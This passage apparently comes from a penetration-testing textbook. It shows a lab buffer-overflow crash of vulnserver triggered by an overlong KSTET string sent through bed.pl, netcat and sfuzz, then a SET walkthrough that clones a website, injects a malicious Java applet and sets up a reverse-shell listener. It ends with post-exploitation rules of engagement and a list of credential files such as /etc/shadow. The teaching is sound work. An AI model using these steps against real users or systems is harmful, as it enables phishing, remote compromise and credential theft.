 CS:0073 SS:007b DS:007b ES:007b FS:0033 GS:003b
 EIP:41414141 ESP:00c0e4c0 EBP:41414141 EFLAGS:00210202(  R- --   I   -
- - )
 EAX:00c0e470 EBX:7bc9cff4 ECX:00000000 EDX:00000065
 ESI:7ffccf10 EDI:00401848
Stack dump:
0x00c0e4c0:  41414141 41414141 41414141 41414141
0x00c0e4d0:  41414141 00000000 00000000 00000000
0x00c0e4e0:  00000000 00000000 00000000 00000000
0x00c0e4f0:  00000000 00000000 00000000 00000000
0x00c0e500:  00000000 00000000 00000000 0018ff48
0x00c0e510:  696c6156 6f432064 6e616d6d 0a3a7364
Backtrace:
0x41414141: -- no code accessible --
Modules:
Module    Address          Debug info    Name (22 modules)
PE     400000- 407000    Deferred        vulnserver
PE   62500000-62508000   Deferred        essfunc
ELF   7b800000-7b97d000   Deferred        kernel32<elf>
  \-PE   7b810000-7b97d000    \                kernel32
ELF   7bc00000-7bcb9000Deferredntdll<elf>
  \-PE   7bc10000-7bcb9000    \                ntdll
```

```
ELF    7bf00000-7bf04000    Deferred           <wine-loader>
ELF    7ed60000-7ed7f000    Deferred           libgcc_s.so.1
ELF    7ed90000-7edbd000    Deferred           ws2_32<elf>
  \-PE    7eda0000-7edbd000    \                  ws2_32
ELF    7edbd000-7ee3f000Deferredmsvcrt<elf>
  \-PE    7edd0000-7ee3f000    \                  msvcrt
ELF    7ef9c000-7efa8000    Deferred           libnss_files.so.2
ELF    7efa8000-7efb2000    Deferred           libnss_nis.so.2
ELF    7efb2000-7efc9000    Deferred           libnsl.so.1
ELF    7efc9000-7efef000    Deferred           libm.so.6
ELF    7eff8000-7f000000    Deferred           libnss_compat.so.2
ELF    b7593000-b7597000    Deferred           libdl.so.2
ELF    b7597000-b76f1000    Deferred           libc.so.6
ELF    b76f2000-b770b000    Deferred           libpthread.so.0
ELF    b771c000-b785c000    Deferred           libwine.so.1
ELF    b785e000-b787b000    Deferred           ld-linux.so.2
Threads:
process  tidprio (all id:s are in hex)
0000000e services.exe
   00000014    0
   00000010    0
   0000000f    0
00000011 winedevice.exe
   00000018    0
   00000017    0
   00000013    0
   00000012    0
00000074 (D) Z:\root\vulnserver.exe
   0000004d    0
   00000048    0 <==
   00000076    0
   00000075    0
0000004b explorer.exe
   0000004c    0
Backtrace:
Send failed with error: 10054
Received a client connection from 192.168.75.173:41190
Waiting for client connections...
```

It is of note that EIP has been overwritten with 41414141. This is a good indicator
that an exploit of this stack overflow is likely to be possible. Also, notice that the
server output indicates that connectivity requests are occurring. The server did not
completely crash, only this connection. This can be used to your advantage if you
need to create your own exploit later.

Now that we know there is an issue with the application, we need to get an idea of what was sent to cause the crash. Usually your fuzzer would provide this information for you, but in this case, `bed.pl` just keeps on chugging:

 # wireshark

Wait until the Wireshark GUI has completely loaded and selected the option that captures `eth0` (this will allow you to witness the traffic) from the middle of the screen.

Let's reproduce the error, but this time we will watch the packets in Wireshark as they traverse the local loopback interface. Restart the `vulnserver`, and then start `bed.pl` again using the `vserver` plugin. Once everything has started, click over to Wireshark and take a look at the packets that are being passed. You can right-click on any of the messages in Wireshark and select **Follow TCP Stream** to see the messages in an easy to read format.

If you wait until the crash occurs, you can search the stream in Wireshark that looks to be the most obvious cause of the crash. Keep in mind that we do not have any delays in the code, so the last connection made is not necessarily the connection that caused the error to occur. In this particular case, it was noted in the `vulnserver` console that the last connection to be made before the crash was:

Received a client connection from 192.168.75.173:41041

Waiting for client connections...

wine: Unhandled page fault on read access to 0x41414141 at address 0x41414141 (thread 0048), starting debugger...

If you go to Wireshark and enter `tcp.stream eq 41041` into the **Filter** menu, you will be presented with only those packets that make up the messages we are interested in. Pick one of the filtered messages, right-click on it, and take a look at the TCP stream.

> Your port might be different, so search for the port number that is indicated on your machine. You can also enter `frame contains "KTEST"` into the **Filter** menu. More than likely, the penultimate packet will be the one that shows the string.

An example of this is shown in the following image:

It looks like the last message to be sent to vulnserver was:

```
KSTET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

We can determine that KSTET typically sends a response (KSTET SUCCESSFUL) upon successful acceptance of input by reviewing previous messages without using the filter:

EXIT

KSTET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

HELP

EXIT

KSTET SUCCESSFUL

We can test this input to see if we can manually replicate the error. Stop and restart the vulnserver, and manually `netcat` to port `4444` on the machine running the vulnserver:

```
# nc 192.168.75.134 4444

Welcome to Vulnerable Server! Enter HELP for help.

KSTET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

KSTET SUCCESSFUL

KSTET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

At this point, the application will crash and the **Program Error** pop up will appear once more. Click on **Close** in the **Program Error** window. Once again, we can review the output from the debugger and note that `EIP` (the current instruction being processed) has been overwritten by `41414141`.

> These are the type of repeatable errors we should be looking for when attempting to ensure the security posture of the environments being tested. Depending on the scope of the test, at this point, the business may only require the details of the potential vulnerability. If the scope allows, an exploit for the application could be created to prove that the vulnerability could lead to loss of important data, assets, or revenue.

sfuzz – Simple fuzzer

Simple fuzzer, known as sfuzz, created by Aaron Conole is a great tool if you want to start taking the fuzzing business seriously, and. sfuzz is powerful and useful to someone who is not ready to expend the time needed to properly learn how to fully use spike. Also, there are times when using a smaller, simpler tool is just more efficient.

If you are still learning about exploit development, then sfuzz makes a great stepping stone and will definitely continue to be a valuable addition to your penetration testing knowledge base throughout the years ahead; at times, it is very convenient to have tools that are quick and easy to configure!

Browse to the `/usr/share/sfuzz` directory and familiarize yourself with the directory structure. If `sfuzz` is invoked without arguments, you will be presented with the available startup switches:

```
sfuzz

[23:11:45] error: must specify an output type.
      Simple Fuzzer
By:    Aaron Conole
version: 0.7.0
url:    http://aconole.brad-x.com/programs/sfuzz.html
EMAIL:    apconole@yahoo.com
Build-prefix: /usr/local
   -h    This message.
   -V    Version information.


networking / output:
   -v    Verbose output
   -q    Silent output mode (generally for CLI fuzzing)
   -X    prints the output in hex
   -b    Begin fuzzing at the test specified.
   -e    End testing on failure.
   -t    Wait time for reading the socket
   -S    Remote host
   -p    Port
   -T|-U|-O TCP|UDP|Output mode
   -R    Refrain from closing connections (ie: "leak" them)
   -f    Config File
   -L    Log file
   -n    Create a new logfile after each fuzz
   -r    Trim the tailing newline
   -D    Define a symbol and value (X=y).
   -l    Only perform literal fuzzing
   -s    Only perform sequence fuzzing
```

Although there are example scripts available, we will need to create our own if we would like to be able to fuzz the vulnserver application. Create the following script, named `basic.verserver`, in the `sfuzz-sample` directory:

```
include basic-fuzz-strings.list

reqwait=800
maxseqlen=2010

endcfg
KSTET FUZZ
--
FUZZ
--
LHLO FUZZ
--
```

In this script, we instruct `sfuzz` to use `basic-fuzz-strings.list` when performing the fuzzing activity. We then add a delay of 200 milliseconds and restrict the sequence length to 2010. This fuzzer is so simple that we then list the commands to be sent, followed by the fuzz variable, which is replaced by the application with fuzzed output. We must save the file, ensure that the vulnserver is running on port `4444`, and then proceed with starting the `sfuzz` script:

`# sfuzz -e -S <IP of vulnserver> -p 4444 -TO -f /sfuzz-sample/basic.`
`vserver`

This will start the fuzzing process and will also let you see the data that is being passed. One technique that could be used is to perform a very fast scan to see if any crashes occur, and then rerun the scan again using more refined parameters and at a slower pace. This will ensure that the exception is caught easily.

As expected, our fuzzer script was able to crash the vulnserver with the following output:

```
================================================================
[23:58:30] attempting fuzz - 31.
KSTET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[23:58:30] info: tx fuzz - (2017 bytes) - scanning for reply.
[23:58:31] read:
Welcome to Vulnerable Server! Enter HELP for help.
```

Once again, the test did not catch the failure and `sfuzz` continued to send data to the application. As previously stated, the art of fuzzing can be extremely useful, but the path to mastering it will take dedication and continual practice.

Social Engineering Toolkit

The **Social Engineering Toolkit** (**SET**) was created by David Kennedy [ReL1K] and the SET development team of JR DePre [pr1me], Joey Furr [j0fer], and Thomas Werth. With a wide variety of attacks available, this toolkit is an absolute must have for anyone who is serious about performing penetration testing. We will only provide a brief introduction to the SET. The SET is simple to use, and the SET development team has created excellent documentation that is freely available at `http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/`.

SET comes preinstalled on Kali and can be invoked at the command line using:

```
#setoolkit
```

> Before you may use the software, you must read and accept the BSD license and agree that you will not use this tool for any unlawful practice. This agreement covers any future usage as well, and you will not be prompted again after accepting (by pressing Yes/Y at the prompt).

An example of the main menu of SET is shown in the following image:

As the image shows, there are quite a large number of options, and it is beyond the scope of this book to cover them all; however, you are encouraged to explore the tool and gain as much experience as you can.

Social-Engineering Attacks to receive a listing of possible attacks that can be performed:

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) Third Party Modules


  99) Return back to the main menu.
```

We will start with the Website Vectors. Enter 2 to move to the next menu. For this example, we will take a look at the first option on the list:

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate

99) Return to Main Menu
```

The following menu provides three options. We will be using one of the provided templates for this example:

```
[TRUNCATED...]
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
set:webattack>1
```

Answer **no** to the prompt about **NAT/Port Forwarding**. Enter the IP address of your Kali machine for the reverse connection. In the next prompt, you have three choices for the certificate; enter option 2. An example of this is shown in the following image:

```
Select which option you want:

1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
```

At the next menu, select option **1. Java Required** as your template:

```
1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter

set:webattack> Select a template:1
```

When asked which payload you want to use, review the options carefully and select option 3, which is the SE Interactive Shell for SET. An example of this menu is shown in the following image:

```
set:webattack> Select a template:1

[*] Cloning the website:
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: gujezfi
[*] Malicious java applet website prepped for deployment


What payload do you want to generate:

  Name:                                     Description:

  1) Meterpreter Memory Injection (DEFAULT)  This will drop a meterpreter payload throug
h PyInjector
  2) Meterpreter Multi-Memory Injection      This will drop multiple Metasploit payloads
 via memory
  3) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed
 for SET
  4) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryptio
n support
  5) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel al
l comms over HTTP
  6) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload throug
h shellcodeexec
  7) Import your own executable              Specify a path for your own executable

set:payloads>3
```

If Apache is not started in the Kali machine, you will get an error message notifying you of that; following this, SET will attempt to start the server. An example of this is shown in the following image:

```
[!] Error:Apache does not appear to be running.
[!] Start it or turn APACHE off in /etc/setoolkit/set.config
[*] Attempting to start Apache manually...
[ ok ] Starting apache2 (via systemctl): apache2.service.

*****************************************************
Web Server Launched. Welcome to the SET Web Attack.
*****************************************************

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..


[-] Launching the SET Interactive Shell...
set> Port to listen on [443]: █
```

Select the default listener port at 443 and press *Enter* to continue. That's it! All you have to do now is wait for someone to connect to your web server. If you have an available Windows machine, browse to the site and you will see the following website:

Fast-Track

Penetration testing is often restricted to particular timeframes. This is a chief complaint of many penetration testers, because after all, the attackers in the wild are not restricted by these business-imposed timeframes at all. Thankfully, we can rely on tools such as Metasploit, SET, or Fast-Track, to assist us in covering ground as quickly as possible. Fast-Track was developed by David Kennedy, aka ReL1K, and Joey Furr, aka j0fer, to automate many of the attacks that a penetration tester will need to perform frequently.

Fast-Track is now integrated within SET. An example of this is shown in the following image:

When you select option 2 you will have a number of options for the tool. One of the options of interest is the option for the Powershell. As with SET, you are encouraged to explore and experiment with the tool. It is another one that should be part of your toolkit and research.

Reader challenge

For this section, review the information from the chapter and try and expand on the topics. This will allow you to increase your knowledge on different topics. To stimulate your thinking, try some of the following topics:

- Expand on the Shellcode—As we have shown in this chapter, when the stack overflow is against the 64-bit stack, it can be quite a challenge. Experiment with the concepts we discussed and see if you can implement your own shell code within the 64-bit stack. For example, attempt to open another program vice reading of a file, such as the Bash shell. You will find this task quite challenging as there are not a lot of examples of 64-bit Linux shell code out there. Enjoy!

- The next challenge to attempt and flex your skills and practice is to perform the various different attacks that are possible in the SET and the Fast-Track tools. Both of these tools have quite a number of options that are available. The more you understand them and can deploy them, the more powerful a penetration tester you will become.

These two challenges are designed to increase your skills with respect to client-side exploitation and the process and method of analyzing program for potential weaknesses and vectors to attack. Having said that, it is not very often that you will write your own exploits, but the knowledge of how it is done is essential.

Summary

Client-side attacks are often the easiest method of getting into a secured environment. We understand that, through the clever use of different attack vectors, an attacker is able to take advantage of the inexperience or kindness of our users in order to gain access to client-side computers. Developers are often unable to check for every possible flaw in their programs in the timeframes they are allotted, and as such, many of these vulnerabilities remain undiscovered by the quality assurance teams and developers.

In this chapter, we had a chance to not only learn about buffer overflow vulnerabilities in both 32 and 64-bit code, but also actually create our own vulnerable applications. We then took advantage of this vulnerability using manual techniques as well as automated fuzzing tools such as sfuzz and BED. You learned how to create your own modules and also how to modify existing modules to fit our specific needs.

In addition, we discussed Social Engineering Toolkit, Fast-Track, and walked through setting up a Java applet attack in SET. Using the knowledge gained during these walk-throughs, you should be able to review and test the other options in your home lab to the point that you become comfortable using these tools in a production testing environment. When reviewing SET, we also touched upon antivirus avoidance and repackaging our payloads. In future chapters, we will revisit these tools to completely exploit and take control of a controlled networking environment.

In the next chapter, you will learn the steps necessary to locate and gather information from compromised hosts. This stage includes learning about the most commonly used commands needed to perform post-exploitation, as well as steps on escalating privilege and adding persistent access to the compromised machines, and more.

9
Post-Exploitation

Post-exploitation is an often overlooked aspect of penetration testing. In the past, many even considered the job to be complete the moment that shell access is gained on a remote target machine. Goal-oriented pentesting will require more than this. There must be a specific goal, such as accessing a critical database or obtaining key credentials that will allow an attacker to read private corporate e-mails, for the penetration test to be of value. Business owners and managers are concerned with protecting the confidentiality, integrity, and availability of their assets and data. Reporting that a random system was easily compromised means very little compared to providing tangible proof that an attacker could effortlessly cost the company millions of dollars in missed sales due to a vulnerability affecting a critical system that is externally facing.

In this chapter, we will be covering many areas of interest, including:

- Rules of Engagement with regards to post-exploitation
- Data gathering techniques
- Gaining stored credentials
- Elevation of privilege

> As much as we would like to, we cannot provide a direct step-by-step instructional guide for every situation you will face as a penetration tester. We do hope that we are providing the guidance necessary to develop the skill set and mindset necessary to properly inspect and verify the security of secured environments. Penetration testing requires dedication and the ability to find and act upon clues. There are many recipes for specific exploitation and post-exploitation, but without the proper technical understanding and background, these recipes will only lead to confusion. Taking the time to fully understand the operating systems and technologies being tested is critical and of utmost importance to any penetration test.

Rules of Engagement

During a goal-oriented penetration test, the environment will be evaluated using similar techniques to those used by attackers in the wild. With this in mind, the Rules of Engagement are absolutely critical and must be followed carefully. During the post-exploitation phase of a penetration test, there is a good chance that sensitive data could be disclosed; systems that must follow government regulations may be targeted, or passwords that are hardcoded may be found. Be sure to make clients aware of this fact, and prepare the necessary documentation that specifically details what is and what is not acceptable. In some cases, you may be able to test development environments in tandem with the production environment; if this is the case, be sure to look out for password reuse from development to production.

> **WARNING**
>
> The Rules of Engagement are very important for all phases of the penetration test, but this is particularly the case when it comes to post-exploitation. If you have any questions about the Rules of Engagement in regards to post-exploitation or any other phase, please seek legal counsel prior to performing a penetration test for anyone to ensure that all bases are covered.

What is permitted?

Assess the goal of the penetration test and determine what will need to be accomplished to prove the existence of one or more exploitable vulnerabilities that allow the goal to be achieved. For example, if a **denial-of-service** (**DoS**) attack that diverts local resources to resolving the issue is required, are you allowed to perform it? Will the business understand that attacking one seemingly unimportant system may give you the opening you need to take on something more important while they are busy trying to resolve the "problem"? How many people on your team are allowed to perform the agreed upon tasks? Think of all possibilities, and then ensure that they are all necessary and approved before you proceed with the test. Simply gaining a VNC session on a system could break your Rules of Engagement unless this has been discussed with your client prior to testing.

> Video and voice capture (think VOIP) may be off limits depending on the laws of your country or region. *Do not break the law*. Research everything, and seek legal counsel when needed.

Can you modify anything and everything?

Does the environment you are targeting allow you to add or remove accounts, change log files, or launch internal attacks via pivoting? If so, does your client approve of this and all associated risks involved? As simple as it seems, everything needs to be addressed in the Rules of Engagement. No assumptions should be made. Testing an actual secured environment will take a lot of planning and forethought to ensure that you have the permissions necessary to truly test the environment and mimic the attacks that an actual attacker is likely to use.

> Only perform attacks that are truly needed to achieve your goal. For instance, dropping a database table would not be a good idea in most environments. Generally, there are less intrusive methods of proving that admin access to a critical database server was achieved.

Are you allowed to add persistence?

When performing a test on a large network, it may be necessary to add persistence to key systems. This will allow you to bypass any restrictions or changes made during the test. It also mimics the typical action an attacker would take. After all, how frustrating would it be to gain a rootshell on a system only to have the corporate patch cycle kick in and stop you in your tracks? But, if this does happen, be sure to compliment the security team!

There are different types of persistence that should be considered: are you allowed to root kit a machine, or just install a process that waits on a port? What about back doors to existing services, or even setting up tasks that kick off when you knock on certain ports? There are different levels of persistence and depending on the size and configuration, persistence can make a tester's life much easier. Make a determination of what is necessary to reach your goal, and ensure that you have all of the permissions covered before you test.

How is the data that is collected and stored handled by you and your team?

The data collected from client-owned assets should be guarded carefully. Set up ground rules before testing in regards to password management, reporting, third-party involvement (what are you using to crack those password hashes?), and everything else that involves client data.

Agree in advance upon how this data will be transferred, stored, and cleaned, so that there are no questions or doubts after the fact. Another item of note includes how you will handle any incident or information that indicates there is an unknown and possibly hostile attacker already in the network. Third-party security incident response teams have very specific methods of handling these situations to ensure the incident is handled properly.

Employee data and personal information

Find out what the laws and regulations, as well as the policies regarding employee information are in regards to each specific job. If the information contained on a system does not belong to the client, are they even able to grant you permission to view, possibly copy, and store any of this data? A good contract that has been properly reviewed by legal counsel that is familiar with this type of work is advised.

Data gathering, network analysis, and pillaging

Once a system has been compromised, it is advisable to fully enumerate the device. Any valuable clues or information need to be located and properly managed in a quick and efficient manner. During this phase, the focus should be on gathering credentials and fully enumerating installed services, network configurations, and access history. It may also be beneficial to determine what type of network or environment the system is running in. Is the network segmented, are there multiple IPs associated with the device, or is it actually virtualized, such as our test network?

> Creating a list of commands and procedures used when reviewing a compromised system will increase the efficiency and effectiveness of the entire test. Having such a plan of action also makes the reporting phase easier and eliminates the chance that something important was missed during the testing phases.

Linux

Many corporations are moving toward open source operating systems to save money and remain competitive. Each flavor will have subtle differences that should be noted and understood when attempting to find important settings or information. This is especially true with the large movement of cloud-based networks.

The flexibility and the low cost of deploying servers that are on a Linux platform have made it an operating system of choice for many of these deployed networks; consequently, this has resulted in more of an emphasis on discovered vulnerabilities within Linux. This has been verified with the vulnerabilities of OpenSSL and other open source programs used within the Linux distribution.

Important directories and files

Files that should be reviewed on a compromised system that is running a Linux-based operating system include the following:

Directory or file	Description
`/etc/passwd`	This file contains a listing of all system user accounts.
`/etc/ftpusers`	This provides a listing of users that are allowed to access the FTP server.
`/etc/pam.d`	This is a very useful directory that contains **Pluggable Authentication Module** (**PAM**) configuration files. Older installations may use `/etc/pam.conf` instead.
`/etc/shadow`	Passwords are stored in this file. They will need to be decrypted.
`/etc/hosts.allow`	This contains a list of hostnames that are allowed to access this system.
`/etc/hosts.deny`	This is an access control mechanism that will restrict access to systems listed.
`/etc/securetty`	A listing of TTY interfaces that will permit a root login.
`/etc/shutdown.allow`	A listing of user accounts that may shut down the system.
`/etc/security`	This contains security policies.
`/etc/init.dor/etc/rc.d/init.d`	This contains service and program startup files (such as `/etc/init.d/apache2`).
`/etc/ssh`	Read or modify the SSH configuration.
`/etc/sysctl.conf`	This contains Kernel options.
`/etc/sysconfig`	This contains system configuration files.
`/etc/dhcpc`	This contains information about DHCP connections.
